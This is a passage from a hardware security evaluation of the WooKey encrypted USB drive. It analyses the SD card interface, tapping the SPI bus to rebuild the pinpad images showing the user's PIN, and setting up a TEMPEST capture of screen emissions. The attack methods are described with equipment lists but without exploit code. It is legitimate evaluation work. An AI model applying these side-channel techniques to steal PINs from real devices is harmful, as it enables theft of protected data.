


Fig. 30. Applied glitch.
Magenta: glitcher's command
Yellow: power consumption.

Fig. 31. Corrupted boot process.
Yellow: power consumption. Magenta: glitch command. The re-synchronization is performed on the negative spikes as shown by the trigger's marker.

with a black box approach that may reveal surprising vulnerabilities, but that usually requires too much time to cover every possible attack paths.

17 SDIO interface analysis

The WooKey device requires an SD card to be able to store the encrypted user data. Since it is an external interface, a malicious SD card (or a device able to emulate an SD card) might be used to trigger and exploit vulnerabilities. Exploiting them leverages partial attack paths: other security mechanisms must be bypassed to recover the assets (e.g. memory segregation). Two kinds of vulnerabilities could be triggered:

— Application layer vulnerabilities (when plain text application data are handled by WooKey tasks).
— SD protocol vulnerabilities (in the case of mishandled SD functions, or a weak state-machine).

The purpose of the current section is to assess the exposure to such attacks, and evaluate the complexity to put in place a malicious SD device.

17.1 State of the art of SD attacks

The Secure Digital protocol [20] is not often reviewed from a security standpoint, despite its complexity. Attacks targeting the host are even less studied. Dana Geist and Thom Does (University of Amsterdam) published a report in 2016 on this topic [57]. This project is mainly intended to attack computers using advanced features of SD Cards. This highlights the complexity of implementing a fake SDIO device.

Nonetheless, there are no public tools to fuzz or to interact with an SD card reader (i.e. targeting the host).

17.2 SD card content analysis

Some devices are writing metadata into the memories. In such cases, it is interesting to identify if there are some mishandled parameters. No specific tools are required for exploitation.

This activity has been performed by analyzing an empty SD card after being used by WooKey. Nevertheless, no obvious structure has been identified, and this has been confirmed by looking into the WooKey project source code (no extra data is written into the SD card apart from the encrypted user data). The exposure to malicious SD content is hence minimal.

17.3 SD protocol analysis

The SD card communication protocol is defined by the SD Association, and simplified versions of the specifications are available at [20]. The physical layer of SDIO is composed of the following signals:

- A clock signal, `CLK`.
- A Command signal, `CMD`, which is bidirectional (command and response on the same signal).
- 1, 2, 4 or 8 data signals `D0` to `D7`. Common SD cards use up to 4 lines. The data lines are bidirectional (read and write data on the same signal).

All SD cards should respond to 3.3 V logic, but newer SD cards might allow logic down to 1.8 V to improve the speed and consumption. The communication levels, the clock speed and the bus width are negotiated during the communication.

The card is acting as a slave that only responds to host commands (up to 126 commands can be implemented, including application command `ACMD`). The commands and responses frames are 48 bits long and contain 32 bits of effective data, except for the response `R2` that is 136 bits long (120 bits of data). Additionally, some commands do not expect a response and some commands trigger a read or a write from the data lines. Some SD cards also support commands to be queued. Newer versions of SD specifications also define some advanced features, for media streaming, for connectivity (Wi-Fi, Bluetooth, GPS, etc.), or for security (authentication, encryption).

However, embedded systems such as WooKey do not implement every functionality offered by the SD protocol. Consequently, sniffing the data is a good starting point to identify what is indeed implemented.

SDIO Sniffing The first step consists in determining the maximum clock rate and expected capture duration. This can be done by using an oscilloscope on the clock and command lines. As specified by the SD protocol, the communication starts with a 400 kHz clock (321 kHz measured). The communication speed then increases to 50 MHz.

The first thing that needs to be highlighted is that the communication only starts when the user has been authenticated (UserPIN valid) and the WooKey is plugged in to a computer (`SCSI_CMD_READ_CAPACITY` sent to USB). This puts the attacks targeting the SD card in the post-authentication category or entrapment category. Such attacks can be however stealthy if the malicious SD device looks alike the genuine one.

Sniffing requires to capture with a sampling rate of at least 250 MHz (to get accurately the clock edge) for around 15 seconds, which prohibits the usage of an oscilloscope due to the memory length against the usage of a logic analyzer. There are two kinds of logic analyzers:

- Buffered logic analyzers, which provide fast sampling rate. However, buffers sizes are often limited to several megabytes (advanced logic analyzers provide compression to help spaced events to be captured).
- Streamed logic analyzers, which provide continuously the samples to the computer (almost no memory limitation), but with a moderate sampling rate (communication is the bottleneck).

Since the clock line is always active (even when there is no communication), the usage of a buffered logic analyzer does not fit the requirements as the compression would not be efficient. A *Saleae Logic Pro 16* [17] has been chosen because:

- It allows capturing in streaming mode at 500 MS/s, allowing continuous capture of several gigabytes to terabytes.
- It allows developing custom decoding protocols, with a great community.

At 50 MHz, probing SDIO is not trivial: the input impedance of the *Saleae Logic* is still very low (about 350 Ω); and WooKey does not drive enough current, which introduces some bit errors. Moreover, some coupling effects might occur between signals, increasing the risk of induced errors. The bit-error impacts on data lines are highly amplified when ciphering occurs, and the computer accessing the USB MSC (SCSI mass storage)

protocol reacts randomly while attempting to parse the partitions headers as shown on Figure 32.

```
[635086.263624] sd 1:0:0:0: [sda] No Caching mode page found
[635086.263627] sd 1:0:0:0: [sda] Assuming drive cache: write through
[635086.271965] sd 1:0:0:0: [sda] tag#0 FAILED Result: hostbyte=DID_OK driverbyte=DRIVER_SENSE
[635086.271967] sd 1:0:0:0: [sda] tag#0 Sense Key : Medium Error [current]
[635086.271968] sd 1:0:0:0: [sda] tag#0 Add. Sense: Unrecovered read error
[635086.271969] sd 1:0:0:0: [sda] tag#0 CDB: Read(10) 28 00 00 00 00 00 00 00 01 00
[635086.271970] print_req_error: 1 callbacks suppressed
[635086.271971] blk_update_request: critical medium error, dev sda, sector 0 op 0x0:(READ) flags 0x0 phys_seg 1 prio class 0
[635086.271973] buffer_io_error: 1 callbacks suppressed
[635086.271974] Buffer I/O error on dev sda, logical block 0, async page read
[635086.273322] sd 1:0:0:0: [sda] tag#0 FAILED Result: hostbyte=DID_OK driverbyte=DRIVER_SENSE
[635086.273324] sd 1:0:0:0: [sda] tag#0 Sense Key : Medium Error [current]
[635086.273325] sd 1:0:0:0: [sda] tag#0 Add. Sense: Unrecovered read error
[635086.273326] sd 1:0:0:0: [sda] tag#0 CDB: Read(10) 28 00 00 00 00 00 00 00 01 00
[635086.273328] blk_update_request: critical medium error, dev sda, sector 0 op 0x0:(READ) flags 0x0 phys_seg 1 prio class 0
[635086.273331] Buffer I/O error on dev sda, logical block 0, async page read
[635086.274775] sd 1:0:0:0: [sda] tag#0 FAILED Result: hostbyte=DID_OK driverbyte=DRIVER_SENSE
[635086.274776] sd 1:0:0:0: [sda] tag#0 Sense Key : Medium Error [current]
[635086.274778] sd 1:0:0:0: [sda] tag#0 Add. Sense: Unrecovered read error
[635086.274779] sd 1:0:0:0: [sda] tag#0 CDB: Read(10) 28 00 00 00 00 00 00 00 01 00
[635086.274781] blk_update_request: critical medium error, dev sda, sector 0 op 0x0:(READ) flags 0x0 phys_seg 1 prio class 0
[635086.274783] Buffer I/O error on dev sda, logical block 0, async page read
[635086.276135] sd 1:0:0:0: [sda] tag#0 FAILED Result: hostbyte=DID_OK driverbyte=DRIVER_SENSE
[635086.276137] sd 1:0:0:0: [sda] tag#0 Sense Key : Medium Error [current]
[635086.276138] sd 1:0:0:0: [sda] tag#0 Add. Sense: Unrecovered read error
[635086.276139] sd 1:0:0:0: [sda] tag#0 CDB: Read(10) 28 00 00 00 00 00 00 00 01 00
[635086.276141] blk_update_request: critical medium error, dev sda, sector 0 op 0x0:(READ) flags 0x0 phys_seg 1 prio class 0
```

Fig. 32. Linux `dmesg` error while sniffing SDIO

To be slightly less intrusive, some extra pull-up resistors have been placed on signals and the wires were shortened and shielded. This allows capturing both clock and command line without any error, but the data lines still cannot be captured properly. It is still enough for a first analysis of issued commands.

Another solution would be to woks with low capacitance probes, like active probes (expensive). This would be mandatory for dealing with higher logic speed (but in such case, the sample rate of the *Saleae Logic* would probably be the bottleneck).

SDIO decoding An open-source SDIO analyzer software has been developed for the *Saleae Logic* by airbus-seclab: *SDMMC-Analyzer* [18]. This project has mainly been developed for eMMC analysis, and does not handle well the SD card protocol (particularly, eMMC commands and responses are slightly different). Using it reveals some unknown and misinterpreted commands/responses. Consequently, this SDIO Analyzer has been heavily modified to fit the needs of decoding SD protocols (see Figure 33).

The capture highlights a very minimalist SDIO implementation: the host waits for the card to be ready, then increases the clock speed to 50 MHz before having identified the card (`Card_Identification_Data`

```
CMD0 (GO_IDLE_STATE) stuff=0×00000000, crc=0×4a

CMD8 (SEND_IF_COND) stuff=0×00000, VHS=0×1, check=0×aa, crc=0×43
R7 (CARD_INTERFACE_CONDITION) stuff=0×00000, , vdda=1, check=0×aa [stuff=0×00000, , vdda=1, check=0×aa], crc=0×09

// Loop while CARD BUSY
| CMD55 (APP_CMD) RCA=0×0000, stuff=0×0000, crc=0×32
| R1 (CARD_STATUS) status=0×00000120 [state=Idle, flags={ READY_FOR_DATA, APP_CMD, }], crc=0×41
| ACMD41 (SD_SEND_OP_COND) flags=0×50 ocr=0×020000, crc=0×55
| R3 (OPERATION_CONDITIONS_REGISTER) ocr=0×00ff8000 [flags={ BUSY, , voltage_range=2V7_TO_3V6, ], crc=0×7f
...
R3 (OPERATION_CONDITIONS_REGISTER) ocr=0×c0ff8000 [flags={ READY, CCS, , voltage_range=2V7_TO_3V6, ], crc=0×7f

CMD2 (ALL_SEND_CID) stuff=0×00000000, crc=0×26
R2 (CARD_IDENTIFICATION_DATA) cid=0×0353445343313647805b04b799013b [cid=0×0353445343313647805b04b799013b], crc=0×6a

CMD3 (SET_RELATIVE_ADDR) stuff=0×00000000, crc=0×10
R6 (PUBLISHED_RELATIVE_CARD_ADDRESS) rca=0×aaaa, status=0×0520 [rca=0×aaaa, status=0×0520], crc=0×68

CMD13 (SEND_STATUS) RCA=0×aaaa, stuff=0×0000, crc=0×21
R1 (CARD_STATUS) status=0×00000700 [state=Stdby, flags={ READY_FOR_DATA, }], crc=0×7d

CMD9 (SEND_CSD) RCA=0×aaaa, stuff=0×0000, crc=0×70
R2 (CARD_SPECIFIC_DATA) csd=0×400e00325b59000076b27f800a4040 [csd=0×400e00325b59000076b27f800a4040], crc=0×09

CMD7 (SELECT_DESELECT_CARD) RCA=0×aaaa, stuff=0×0000, crc=0×66
R1 (CARD_STATUS) status=0×00000700 [state=Stdby, flags={ READY_FOR_DATA, }], crc=0×3a

CMD55 (APP_CMD) RCA=0×aaaa, stuff=0×0000, crc=0×15
R1 (CARD_STATUS) status=0×00000920 [state=Trans, flags={ READY_FOR_DATA, APP_CMD, }], crc=0×19
ACMD6 (SET_BUS_WIDHT) stuff=00000000 bus_width=4, crc=0×65
R1 (CARD_STATUS) status=0×00000920 [state=Trans, flags={ READY_FOR_DATA, APP_CMD, }], crc=0×5c


// While data read requested from the computer
| CMD18 (READ_MULTIPLE_BLOCK) data_addr=0×00000000, crc=0×70
| R1 (CARD_STATUS) status=0×00000900 [state=Trans, flags={ READY_FOR_DATA, }], crc=0×69
| CMD12 (STOP_TRANSMISSION) stuff=0×00000000, crc=0×30
| R1 (CARD_STATUS) status=0×00000b00 [state=Data, flags={ READY_FOR_DATA, }], crc=0×3f
...
```

Fig. 33. SDIO capture with the *Saleae* and customized `sdmmc-analyzer` plugin

and `Card_Specific_Data` requests). The card is then selected and stays in the "trans" state, waiting for read/write transfers upon computer request.

Moreover, it is interesting to notice that, despite the card answers that the maximum speed for data line is 25 Mbits/s per line (reaching 50 MBytes/s using the 4 lines), the clock is kept at 50 MHz. This means that some mandatory parameters in the card answers are not taken into account; and this could partially explain the communication issue when probing the data lines (the communication is already out of specifications). By crosschecking with the source code, the responses handled by WooKey are summarized in Table 5.

Except for few error flags checking, the source code analysis reveals that the only field that is effectively handled by WooKey is the card capacity (which is computed from the `Card_Specific_Data` because it is requested by the computer to initialize the SCSI transfers and it is displayed on the WooKey screen).

Finally, there was no request (such as *extended* `Card_Specific_Data` request or advanced features usage) that would require the data lines in

Type	Content	WooKey handling
R1	Card Status	Current state only checked against trans to raise error
R2	Card Identification Data	Not handled
R3	Card Specific Data	Only capacity is handled and used by WooKey
R4	Operation Condition Register	Only Card capacity status and Card ready flags checks
R5	Relative Card Address Card status bits	Error flag check
R6	Card Interface Condition	Error flag check

Table 5. SD responses supported by WooKey

the response. The data lines are only used to provide data between the computer and the SD card (WooKey streams the encrypted data through DMA requests, without any particular handling). This means that the only interesting handled fields are the ones related to card capacity, in the Card_Specific_Data. Depending on the version, it can be a single 22 bits integer or a pair of integers (12 bits + 3 bits).

SDIO Fuzzing The previous analysis was performed with SDIO fuzzing in mind. Fuzzing a SDIO host is very different from fuzzing a SDIO card, since the fuzzer does not control the communication channel. The only thing that is possible is to respond to messages.

Moreover, the response frame format (including the frame length) depends on the state machine, which is fully controlled by the host. In other words, it is not possible to respond with an unexpected message type. Fuzzing the SDIO consists in fuzzing the content of responses in a way that produces unexpected results.

The initial idea was to place an FPGA in man-in-the-middle position, which only modifies a specific response (triggered from a command). This allows to avoid re-implementing a complex SDIO stack into an FPGA, and only focus on specific fields to be modified. Developing an SDIO fuzzer is interesting for SD interface analysis, targeting for instance:

- The card state machine (given in R1 responses).
- The case of multiple card responses to the ALL_SEND_CID command.
- The bus speed and width with non-standard values.
- Triggering unexpected error flags.

Such a fuzzer might have to deal with communication constraints (interfacing is challenging due to impedances, voltage level change, clock phases, and bidirectional signals).

Finally, and since WooKey does not handle many SDIO data, the effort for developing an SDIO fuzzer is not justified here (and would be highly over-dimensioned for the purpose). Instead, it has been decided to cover SDIO through a tainted code analysis, focusing on the card capacity parameters.

Tainted code review By computing minimum and maximum values for the card capacity fields and analyzing the propagation of the results through the *PIN* application (to display the card size in GBytes) and *USB* application (requested parameter during SCSI initialization), no overflow has been found. The values are stored in an `uint64_t` when necessary, and displaying the pair of 4 digits does not overflow the oversized printed buffers.

17.4 Conclusion

According to the fact that the attack surface on WooKey SDIO interface is minimal (only available after user authentication, with a minimal SDIO stack implementation, and without handling plain text data from the SD card); and that the tainted code analysis does not reveal particular issues while handling the integer parameters, WooKey SDIO interface seems to offer a good level of security.

18 Analysis of the SPI communication with the display

18.1 Attack path

WooKey uses a token for authenticating the user of the USB thumb drive. Because the token is protected with a PIN code, the theft of both the token and the device does not allow an attacker to decrypt the content.

The threat model for WooKey takes into account an attacker trying to steal the PIN code using a fake device, so a legitimate user must first enter a PetPIN and then validate a PetName before entering the UserPIN [25, 30, 31]. The risk of an attacker using a hardware tap on the SPI bus to steal the PIN is considered residual [31] since it requires a physical access on the device to insert the tap, and then stealing the token to extract the master key to decrypt the data.

However, using the electromagnetic emission from the SPI bus might be another possible attack vector to steal the UserPIN, and does not require a direct physical access to the device. In its current design, WooKey uses

a main board for the STM32 and a daughter board for the touchscreen. They are linked together with an unshielded ribbon cable transmitting synchronous serial data using SPI.

In this section, we will focus on a proof-of-concept of a hardware tap to steal the UserPIN as a first step to develop the tools needed to extract the different PIN codes. We only discuss the feasibility of extracting sufficiently accurate data from the electromagnetic emissions to recover both PIN codes since this attack was not performed. The information provided here are to be taken as complementary to the TEMPEST characterization described in 19.

18.2 State of the art

The retrieval of information transmitted on serial lines through electromagnetic emissions has been explored for some time now [56]. Keyboards using both PS/2 and USB interfaces have been studied in depth to show that it is possible to retrieve the keystrokes in a practical environment [59, 61, 62].

18.3 Practical attack

The SPI bus was tapped by directly soldering on the ribbon cable connector (see Figure 34). A CY7C68013A from Cypress was used to act as a logic analyzer, since it can collect 4 channels at 12 MHz. A minimum of 12 Mega samples per second are necessary since the SPI clock is set to 6 MHz for the screen. The following signals were acquired: Clock (`SCLK`), Chip Select (`CS`), Master In Slave Out (`MISO`) and Master Out Slave In (`MOSI`).

The data are recovered by waiting for the `CS` line to be asserted low, and then sampling the current bit on `MISO` and `MOSI` for every rising edge of the `SCLK` line. For the proof-of-concept, *PulseView* [13] was used to record the signals and then the result was exported to raw binary and parsed with a tiny C code for performance reasons. Finally, a Python script, using the *Python Imaging Library* [14], was used to recover the images displayed on the screen. Three commands need to be interpreted:

— `Column_Address_Set` (0x2A)
— `Page_Address_Set` (0x2B)
— `Memory_Write` (0x2C)

The column and page commands take two 16 bits arguments for the starting and ending column or row. The next memory write will then be inside the frame described by the column and page address

Fig. 34. Soldering for SPI bus sniffing

set commands. The write command takes a variable number of 3 bytes arguments describing the current pixel in RGB format with 6 bits words for each color component. It has to be noted that the number of pixels written can be less than the frame size. By looking for a potential command in the sent buffer, or using timing information, it is possible to detect the end of the write command.

In order to help with parsing, all possible commands sent by WooKey to the screen have been added to the parser with their number of arguments: `Display_OFF`, `Power_Control_1` and `2`, `VCOM_Control_1` and 2, `Memory_Access_Control`, `Vertical_Scrolling_Address_Start`, `Sleep_Out` and `Display_ON`.

18.4 Results

The recovery of the images displayed on the screen is straight-forward and shown on Figure 35: since we are directly soldered on the SPI bus with a sampling rate satisfying the Nyquist–Shannon sampling theorem, no information is lost.

18.5 Real world feasibility

In a scenario where the signal would be acquired from electromagnetic emissions, some bytes will be corrupted and the `CS` line will not be available to tell us when the bus is actually active. Since the commands to send images are sent in burst with near-constant timing between the bytes, depending on where we are in the sequence, it is possible to use this information to synchronize the decoding of commands and their arguments. The timing reflects the function call for commands and operands in the

Fig. 35. Capturing '1234' sequence entered on the pinpad

C implementations of the screen driver. The sequence to display a new image (tile) is as follows:

- `Column_Set` followed by `Page_Set`, all bytes separated by 10 to 12 μs
- a `Memory_Write` command directly follows by 10 to 12 μs
- the first pixel red component follows after a 10 to 12 μs gap
- pixel components are separated by 580 to 920 ns

This observation should help to segregate between the command part and the actual image written to the screen. While the timing for the red component is slightly higher than for the green and blue ones, the change in color cannot be detected using only the timing information because the SPI line is much slower than the difference in timing while looking up a new color in the palette for RLE (Run-Length Encoded, see [16]) images. Also, when the drawing of a new tile directly follows the previous one, the same timing of 10 to 12 μs is observed before the new `Column_Set` command. This should help to identify the menu style specific to the drawing of the pinpad and the refreshing of a tile after a touch on the screen.

19 TEMPEST attack on WooKey's screen

19.1 Presentation

The TEMPEST code name captures various security specifications from NSA and NATO about radio, electronic, acoustic or vibrating emanations from an information system. These are considered as data leakage from the system since they are not intentionally produced and are a side effect of the system's operation: one can see them roughly as long-range side-channel leakages. In France, ANSSI edited in 2014 a document explaining how to

mitigate TEMPEST attacks in secured building and installations [27]. The TEMPEST effects may be leveraged as side-channel attacks to partially or totally retrieve secrets from a system.

The efficiency of TEMPEST attacks is not a myth. They supposedly started during the first World War on telephone wires and were actively used during the second World War [42]. Since then, many declassified documents confirm the widespread use of such attacks at state level [43].

In 2015, a laboratory from Tel Aviv University disclosed a vulnerability in GnuPG. They successfully extracted keys from the surrounding field emanating from a regular laptop [38]. In 2017 a cybersecurity team from Fox-IT was able to recover an AES-256 encryption key using common hardware at a distance between 1 m and 30 cm [37]. More recently, so called "screaming channels" [33] make use of classical SCA techniques (template attacks) to achieve key recovery on an AES-128 leaking through the radio front-end of a Nordic Semiconductor nRF52832 at a range of 10 m using 1,500 traces.

Another example application is to extract information from an electromagnetic leakage of a display link. Electromagnetic emanations may occur and, in specific conditions and with appropriate equipment, they can be captured. Easily accessible tools allow anybody to setup a TEMPEST attack: one of the most convincing examples is the *TempestSDR* [46] framework which targets HDMI cables. Thanks to the work of Martin Marinov who released *TempestSDR* in 2014, anyone with less than 100 € of equipment can build his own TEMPEST installation. *TempestSDR* offers the ability to capture and intercept on-the-fly the signal emitted from the cable, is compatible with affordable hardware, and runs on Window and Linux. An article and a presentation at SSTIC 2018 [52] (in french) detail how to work with *TempestSDR* on DVI or HDMI cables.

Critical devices which manipulate confidential data and require a high security level need to be tested and have mitigations against TEMPEST. In the context of the Inter-CESTI challenge, it has been decided to test the robustness of the WooKey platform against these attacks.

19.2 Preliminary work

Before focusing on WooKey, the evaluator validated the setup on a known setting: the TEMPEST attack was reproduced to intercept the image displayed on a screen through an HDMI cable. The setup is the following:

— Radio receiver: USRP N210 (≈ 2,000 €)
— Receiving board: WBX 50-2200 MHz (≈ 500 €)

— Antenna: supplied antenna




Fig. 36. HDMI Spectrogram

The HDMI 2.1 is bond to a large band with a maximum of 340 MHz. With a setting at 400 MHz, *GNU Radio* [7] has been used to observe the signal and validate the frequency. On Figure 36, we can observe the switch occurring on the screen between a dark image and a bright one, done by hand using Alt+Tab. The waterfall spectogram displays those waves emitted at different frequencies depending on the data passing through the wire. We can now tune *TempestSDR* on the matched frequency of 400 MHz. Figure 37 shows the screen on the right partially restored on the left one.




Fig. 37. *TempestSDR* in action

Although the evaluation center is not expert in such attacks, the experiment has been reproduced in a couple of days and with fairly standard equipment. This step had several purposes: first gaining hands-on experience with the hardware and software components used for TEMPEST attacks and validate our setup. With the setup out of the way, it is possible to focus on attacking the WooKey board itself.

19.3 Application to WooKey

In the context of the WooKey project, even though close-range side-channel attacks are considered meaningful only during the pre-authentication phase, TEMPEST attacks are also of interest during the user authentication as they can be long-range and hence be performed stealthily. A partial attack could be conducted by intercepting the radio emissions from the WooKey platform.

The purpose of the following experiments is to retrieve the PetPIN and UserPIN codes of the user at the moment they are entered on the touch screen. The captured trace can be processed later to decode the information. This would allow to recover the PetPIN and UserPIN, then to complete the attack the attacker would need to steal the device from the victim to extract the confidential data.




Fig. 38. Schematics of the SoC-Screen connection

WooKey is composed of two boards, one is the main SoC and the other the TFT screen and its controller. The link between the main SoC and the screen board is done by a 16 pins cable. The WooKey's source code was analyzed to understand the configuration of the hardware components:

— `driver-ili9341`: ILI9341 TFT screen userspace driver

— `driver-ad7843`: AD7843 touchscreen userspace driver

These two drivers use functions of the userspace SPI driver `driver-stm32f4xx-spi`.

SPI (Serial Peripheral Interface) is a standard and pretty basic serial communication interface. It uses 4 wires, clock, input/output and slave

selection between devices. The Figure 38 allows to identify the SPI pins on the cable between both boards. WooKey schematics (Figure 39) also show that the touchscreen controller is connected to the SPI wires.




Fig. 39. SPI zoom on the screen board schematics

In order to conduct a TEMPEST attack on WooKey, the attacker will have to listen the data exchanged on this cable at a rate of 6 MHz (from the source code on Listing 17).

```
uint8_t tft_init(void)
{
...
#if CONFIG_WOOKEY_V1
    spi1_init(SPI_BAUDRATE_6MHZ);
#elif defined(CONFIG_WOOKEY_V2) || defined(CONFIG_WOOKEY_V3)
    spi2_init(SPI_BAUDRATE_6MHZ);
...
```

Listing 17. SPI bus frequency in WooKey source code

To work with this rather low frequency (compared to HDMI), the equipment has to be adapted:

- Radio receiver: USRP N210 (≈ 2,000 €)
- Board: LFRX DC-50 MHz (≈ 100 €)
- Antenna: ANT500 (≈ 30 €)

All the following experiments were conducted using *GNU Radio Companion*. The antenna ANT500 has a minimal frequency of 75 MHz, it is thus not appropriate to receive 6 MHz. The wavelength of a wave is $\lambda = \frac{v}{f}$ where v is the speed of light and f the frequency of the wave. Indeed, to




Fig. 40. Setup for TEMPEST attack on WooKey

obtain the length of a proper antenna the speed of light must be divided by the frequency:

$$\frac{300,000,000 \text{ m/s}}{6,000,000 \text{ Hz}} = 50 \text{ m}$$

This size can be cut off by a divider, so it is possible to find a regular size antenna which is still acceptable for our requirements (although it might be less accurate).




Fig. 41. Inactive WooKey spectrogram

On Figure 41, the first observation can be made when WooKey is powered on and its screen displays the PIN selection interface. The spectrogram is a waterfall plot that shows here a range of frequencies and




Fig. 42. WooKey initialization spectrogram




Fig. 43. WooKey usage spectrogram

is able to show multiple signals on a period of time. The figure here displays a history of 2 seconds. In this case, nothing happened, only usual perturbations (white noise).

On Figure 42 the spectrogram shows emanations produced while the WooKey boots up. When the evaluator enters a PIN code on the screen and then presses the OK button, the screen is totally refreshed. Before that, each press on a numbered key slightly changes its color for a short time. These emanations are visible on the spectrogram on Figure 43 (to obtain this the selected frequency is 5 MHz). It should be noted that this signal is repeated approximately every 1 KHz. Figure 44 displays the variation of this frequency over time.

